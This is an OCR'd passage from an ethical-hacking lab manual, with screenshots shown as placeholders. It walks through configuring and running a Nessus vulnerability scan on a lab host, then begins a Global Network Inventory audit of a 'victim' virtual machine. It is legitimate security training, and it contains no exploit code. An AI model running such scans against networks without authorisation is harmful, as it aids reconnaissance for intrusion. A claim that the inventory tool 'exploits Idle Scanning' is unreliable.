Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Network Scan Vulnerabilities




FIGURE 10.22: The Nessus Log In screen

For the item SSH user name, enter the name of the account that is dedicated to Nessus on each of the scan target systems.

29. The **Nessus HomeFeed** window appears. Click **OK**.




FIGURE 10.23: Nessus HomeFeed subscription

30. After you successfully log in, the **Nessus Daemon** window appears as shown in the following screenshot.

To add a new policy, click Policies → Add Policy.




FIGURE 10.24: The Nessus main screen

31. If you have an **Administrator Role**, you can see the **Users** tab, which lists all **Users**, their **Roles**, and their **Last Logins**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

New policies are configured using the Credentials tab.




FIGURE 10.25: The Nessus administrator view

32. To add a new policy, click **Policies → Add Policy**. Fill in the **General** policy sections, namely, **Basic, Scan, Network Congestion, Port Scanners, Port Scan Options,** and **Performance**.

WARNING: Any changes to the Nessus scanner configuration will affect ALL Nessus users. Edit these options carefully




FIGURE 10.26: Adding Policies

33. To configure the credentials of new policy, click the **Credentials** tab shown in the left pane of **Add Policy**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The most effective credentials scans are those for which the supplied credentials have root privileges.




FIGURE 10.27: Adding Policies and setting Credentials

34. To select the required plugins, click the **Plugins** tab in the left pane of **Add Policy**.

If you are using Kerberos, you must configure a Nessus scanner to authenticate a KDC.




FIGURE 10.28: Adding Policies and selecting Plugins

35. To configure preferences, click the **Preferences** tab in the left pane of **Add Policy**.
36. In the **Plugin** field, select **Database settings** from the drop-down list.

If the policy is successfully added, then the Nessus server displays the massage.

37. Enter the **Login** details given at the time of registration.
38. Give the Database SID: **4587**, Database port to use: **124**, and select Oracle auth type: **SYSDBA**.
39. Click **Submit**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 10.29: Adding Policies and setting Preferences

40. A message **Policy "NetworkScan_Policy" was successfully added** displays as shown as follows.




FIGURE 10.30: The NetworkScan Policy

To scan the window, input the field name, type, policy, scan target, and target file.

41. Now, click **Scans** → **Add** to open the **Add Scan** window.
42. Input the field **Name, Type, Policy,** and **Scan Target**.
43. In **Scan Targets**, enter the IP address of your network; here in this lab we are scanning 10.0.0.2.
44. Click **Launch Scan** at the bottom-right of the window.

Note: The IP addresses may differ in your lab environment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus has the ability to save configured scan policies, network targets, and reports as a .nessus file.




FIGURE 10.31: Add Scan

45. The scan launches and **starts scanning** the network.




FIGURE 10.32: Scanning in progress

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

46. After the scan is complete, click the **Reports** tab.




FIGURE 10.33: Nessus Reports tab

47. Double-click **Local Network** to view the detailed scan report.





FIGURE 10.34: Report of the scanned target

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


48. Double-click any **result** to display a more detailed synopsis, description, security level, and solution.



If you are manually creating ".nessusrc" files, there are several parameters that can be configured to specify SSH authentications.

FIGURE 10.35: Report of a scanned target

49. Click the **Download Report** button in the left pane.
50. You can download available reports with a **.nessus** extension from the drop-down list.



To stop Nessus server, go to the Nessus Server Manager and click Stop Nessus Server button.

FIGURE 10.36: Download Report with .nessus extension

51. Now, click **Log out**.
52. In the Nessus Server Manager, click **Stop Nessus Server**.




FIGURE 10.37: Log out Nessus

Lab Analysis

Document all the results and reports gathered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Nessus	**Scan Target Machine:** Local Host
	Performed Scan Policy: Network Scan Policy
	Target IP Address: 10.0.0.2
	Result: Local Host vulnerabilities

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate the OS platforms that Nessus has builds for. Evaluate whether Nessus works with the security center.
2. Determine how the Nessus license works in a VM (Virtual Machine) environment.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 11

Auditing Scanning by using Global Network Inventory

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans computers by IP range, domain, computers or single computers, defined by the Global Network Inventory host file.

Lab Scenario

With the development of network technologies and applications, network attacks are greatly increasing both in number and severity. Attackers always look for **service** vulnerabilities and **application** vulnerabilities on a network or servers. If an attacker finds a flaw or loophole in a service run over the Internet, the attacker will immediately use that to compromise the entire system and other data found, thus he or she can compromise other systems on the network. Similarly, if the attacker finds a workstation with **administrative privileges** with faults in that workstation's applications, they can execute an arbitrary code or implant viruses to intensify the damage to the network.

As a key technique in network security domain, intrusion detection systems (IDSes) play a vital role of detecting various kinds of attacks and secure the networks. So, as an administrator you should make sure that services do not run as the **root user**, and should be cautious of patches and updates for applications from vendors or security organizations such as **CERT** and **CVE**. Safeguards can be implemented so that email client software does not automatically open or execute attachments. In this lab, you will learn how networks are scanned using the Global Network Inventory tool.

Lab Objectives

This lab will show you how networks can be scanned and how to use Global Network Inventory. It will teach you how to:

- Use the Global Network Inventory tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

To carry out the lab, you need:

- Global Network Inventory tool located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory Scanner**
- You can also download the latest version of Global Network Inventory from this link http://www.magnetosoft.com/products/global_network_inventory/gni_features.htm/
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- A computer running **Windows Server 2012** as attacker (host machine)
- Another computer running **Window Server 2008** as victim (virtual machine)
- A web browser with Internet access
- Follow the wizard-driven installation steps to install **Global Network Inventory**
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Global Network Inventory

Global Network Inventory is one of the **de facto** tools for **security auditing** and **testing** of firewalls and networks, it is also used to exploit **Idle Scanning**.

Lab Tasks

TASK 1

Scanning the network

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.

FIGURE 11.1: Windows Server 2012 – Desktop view

2. Click the **Global Network Inventory** app to open the **Global Network Inventory** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan computers by IP range, by domain, single computers, or computers, defined by the Global Network Inventory host file




FIGURE 11.2: Windows Server 2012 – Apps

3. The **Global Network Inventory** Main window appears as shown in the following figure.
4. The **Tip of Day** window also appears; click **Close**.

Scan only items that you need by customizing scan elements




FIGURE 11.3: Global Network Inventory Main Window

5. Turn on **Windows Server 2008** virtual machine from Hyper-V Manager.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reliable IP detection and identification of network appliances such as network printers, document centers, hubs, and other devices**




FIGURE 11.4: Windows 2008 Virtual Machine

6. Now switch back to Windows Server 2012 machine, and a new Audit Wizard window will appear. Click **Next** (or in the toolbar select **Scan** tab and click **Launch audit wizard)**.

FIGURE 11.5: Global Network Inventory new audit wizard

7. Select **IP range** scan and then click **Next** in the **Audit Scan Mode** wizard.

VIEWS SCAN RESULTS, INCLUDING HISTORIC RESULTS FOR ALL SCANS, INDIVIDUAL MACHINES, OR SELECTED NUMBER OF ADDRESSES

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fully customizable layouts and color schemes on all views and reports

